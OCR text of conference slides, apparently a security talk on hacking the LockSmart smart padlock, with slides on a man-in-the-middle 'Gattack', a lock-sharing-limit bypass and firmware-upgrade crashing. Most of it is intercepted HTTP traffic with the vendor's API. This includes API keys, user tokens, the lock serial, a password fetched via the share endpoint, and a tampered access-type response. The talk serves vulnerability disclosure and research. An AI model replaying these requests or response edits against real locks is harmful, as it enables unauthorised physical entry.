
Pic From Slawomir's slides (BH16)



DEMO – MitM Gattack



Attack App Layer



Shared lock functionality

1. Shared users will be able to view the photo of the lock if the owner has set one
2. Shared users will not have access to the lock's settings, activity log, location and will not be able to invite other users
3. The shared user may open their lock using 'Tap To Unlock'. Please see 'Tap To Unlock' on page 7 for more details.
4. The shared user must have Internet connectivity when they attempt to to access the lock
5. The security code for the lock is temporarily downloaded at the moment that the shared user attempts to unlock the lock
6. Every time the security code is downloaded by a shared user, a log record is added to the lock's activity log for the owner

Share a lock with someone else?

Request | Response

Raw | Params | Headers | Hex

```
POST /api/v2/share/accept_invite.json HTTP/1.1
Host: locksmart.dogandbonecases.com
Accept: */*
Content-Length: 100
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept-Language: zh-Hans-US;q=1.0, zh-HK;q=0.9
Connection: close
User-Agent: LockSmart/1.5 (com.dogandbonecases.locksmart; build:411; iOS 9.0.2) Alamofire/3.5.0

apikey=f0753b5844d36234302088a2b3be4c1f&invite_token=4c54f826&token=2c517e9543ee45636dc91e93e2d234f3
```

Request | Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Cache-Control: no-cache
Content-Type: application/json
Date: Mon, 29 May 2017 09:31:06 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 252

{"shared_lock":{"id":"5920a50fc26de2d86f8b49cd","name":"My
Padlock","serial":"5B2E084B1EFD","photo_url":null,"created_at":1495311631,"location_enabled":false,"tracking_enabled":null,"access_type":"always","access_type_data":null,"unlocks_remaining":0}}
```

Share a lock with someone else

Each LockSmart lock can be shared with up to 50 users

1. Choose any lock from the lock list screen and press the 'Share' option in the bottom menu
2. Press the 'Invite New User' button, and enter the shared user's contact details
3. Press the 'Add From Contacts' option to add a user from your device's contact list
4. Select an access level for the shared user: 'Unlimited', 'Limited', 'Scheduled', or 'Single Unlock'
   - **Unlimited**: Unrestricted unlock access
   - **Limited**: User will be limited to the specified number of unlocks
   - **Scheduled**: see page 13
   - **Single Unlock:** Unlock the lock a single time without needing to login or register
5. Your device's native SMS messaging application will be opened with an editable invitation message to send to the invited user
6. After opening the web link, the invited user will be prompted to install the LockSmart application and create a new account (if they have not already done so)
7. After installing LockSmart, the invited user must press the 'Accept Invite' button from their device on the invitation acceptance web link to add the shared lock to their account
   - Pressing this button will open the LockSmart application and add the shared lock to their account using the included security code
8. The shared lock will now appear in the user's LockSmart list screen



Lock sharing limit bypass

Share a lock with someone else?

Request | Response

Raw | Params | Headers | Hex

```
GET /api/v2/locks/get.json?apikey=f0753b5844d36234302088a2b3be4c1f&firmware_channel=2&token=2c517e9543ee45636dc91e93e2d234f3 HTTP/1.1
Host: locksmart.dogandbonecases.com
Accept: */*
Accept-Language: zh-Hans-US;q=1.0, zh-HK;q=0.9
Connection: close
User-Agent: LockSmart/1.5 (com.dogandbonecases.locksmart; build:411; iOS 9.0.2) Alamofire/3.5.0
```

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Cache-Control: no-cache
Content-Type: application/json
Date: Mon, 29 May 2017 09:37:24 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 726

{"locks":[],"latest_firmware":{"id":"580ff2a8c26de25d3f8b4efa","version":"V2.34","channel":2,"sha1_checksum":"6cda2c8688939e12f23ff4a70167270d2087df23","public_notes":"Minor Fixes to Powersave
mode","release_time":1477440168,"url":"https:\/\/97fd82753dda7729ce31-e3895cffa4c5dde4cf6f6a3c268ece7b.ssl.cf4.rackcdn.com\/V2.34580ff2a7c7511.hex","supported_upgrade_from":["V2.34","V2.31","V2.32","V2
.31","V2.30","V2.29","V2.27","V2.25","V2.24","V2.23","V2.28","V2.20","V2.1"]},"shared_locks":[{"id":"5920a50fc26de2d86f8b49cd","name":"My
Padlock","serial":"5B2E084B1EFD","photo_url":null,"created_at":1495311631,"location_enabled":false,"tracking_enabled":null,"access_type":"always","access_type_data":null,"unlocks_remaining":0}]}
```

Share a lock with someone else?

Request | Response

Raw | Params | Headers | Hex

```
POST /api/v2/share/password.json HTTP/1.1
Host: locksmart.dogandbonecases.com
Accept: */*
Content-Length: 98
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept-Language: zh-Hans-US;q=1.0, zh-HK;q=0.9
Connection: close
User-Agent: LockSmart/1.5 (com.dogandbonecases.locksmart; build:411; iOS 9.0.2) Alamofire/3.5.0

apikey=f0753b5844d36234302088a2b3be4c1f&serial=5B2E084B1EFD&token=2c517e9543ee45636dc91e93e2d234f3
```

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Cache-Control: no-cache
Content-Type: application/json
Date: Mon, 29 May 2017 09:37:32 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 79

{"password":"76cdbf850cefcf610adcb0a5617dd8805098deab75eb563025781 0b07b880296"}
```

Bypass the sharing limit ..

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Cache-Control: no-cache
Content-Type: application/json
Date: Mon, 29 May 2017 09:37:24 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 726

{"locks":[],"latest_firmware":{"id":"580ff2a8c26de25d3f8b4efa","version":"V2.34","channel":2,"sha1_checksum":"6cda2c8688939e12f23ff4a70167270d2087df23","public_notes":"Minor Fixes to Powersave
mode","release_time":1477440168,"url":"https:\/\/97fd82753dda7729ce31-e3895cffa4c5dde4cf6f6a3c268ece7b.ssl.cf4.rackcdn.com\/V2.34580ff2a7c7511.hex","supported_upgrade_from":["V2.34","V2.31","V2.32","V2
.31","V2.30","V2.29","V2.27","V2.25","V2.24","V2.23","V2.28","V2.20","V2.1"]},"shared_locks":[{"id":"5920a50fc26de2d86f8b49cd","name":"My
Padlock","serial":"5B2E084B1EFD","photo_url":null,"created_at":1495311631,"location_enabled":false,"tracking_enabled":null,"access_type":"always","access_type_data":null,"unlocks_remaining":0}]}
```

OR

```
Date: Mon, 29 May 2017 10:53:33 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 729

{"locks":[],"latest_firmware":{"id":"580ff2a8c26de25d3f8b4efa","version":"V2.34","channel":2,"sha1_checksum":"6cda2c8688939e12f23ff4a70167270d2087df23","public_notes":"Minor Fixes to Powersave
mode","release_time":1477440168,"url":"https:\/\/97fd82753dda7729ce31-e3895cffa4c5dde4cf6f6a3c268ece7b.ssl.cf4.rackcdn.com\/V2.34580ff2a7c7511.hex","supported_upgrade_from":["V2.34","V2.31","V2.32","V2
.31","V2.30","V2.29","V2.27","V2.25","V2.24","V2.23","V2.28","V2.20","V2.1"]},"shared_locks":[{"id":"5920a50fc26de2d86f8b49cd","name":"My
Padlock","serial":"5B2E084B1EFD","photo_url":null,"created_at":1495311631,"location_enabled":false,"tracking_enabled":null,"access_type":"unavailable","access_type_data":"","unlocks_remaining":0}]}
```

Bypass the sharing limit ..


Response from https://locksmart.dogandbonecases.com:443/api/v2/share/password.json [119.9.56.83]

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex


```
HTTP/1.1 418 I'm a teapot
Server: nginx/1.4.6 (Ubuntu)
Cache-Control: no-cache
Content-Type: application/json
Date: Mon, 29 May 2017 10:53:44 GMT
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 56

{"code":5008,"message":"You have no unlocks remaining."}
```

DEMO – Lock sharing limit bypass





Firmware upgrade crashing

Firmware upgrade crashing



let's manipulate the data





DEMO – Firmware upgrade crashing

What else ?

Bypass by Shim

Summary

- Don’t trust the user input …
- Test the product properly before going on market
- There are more IOT devices coming … Let’s hack for fun…

Thanks

- Chi (@zcistkidd) Yannick (@thelumberjhack) and Chris (@_hugsy_) who helped and inspired me a lot

- For reverse engineering fans, check out (https://github.com/hugsy/gef)

Special Thanks

Securiteam Secure Disclosure (SSD) is a vulnerability disclosure program established in 2007 by Beyond Security.

http://www.beyondsecurity.com/ssd.html

Q & A

@Kevin2600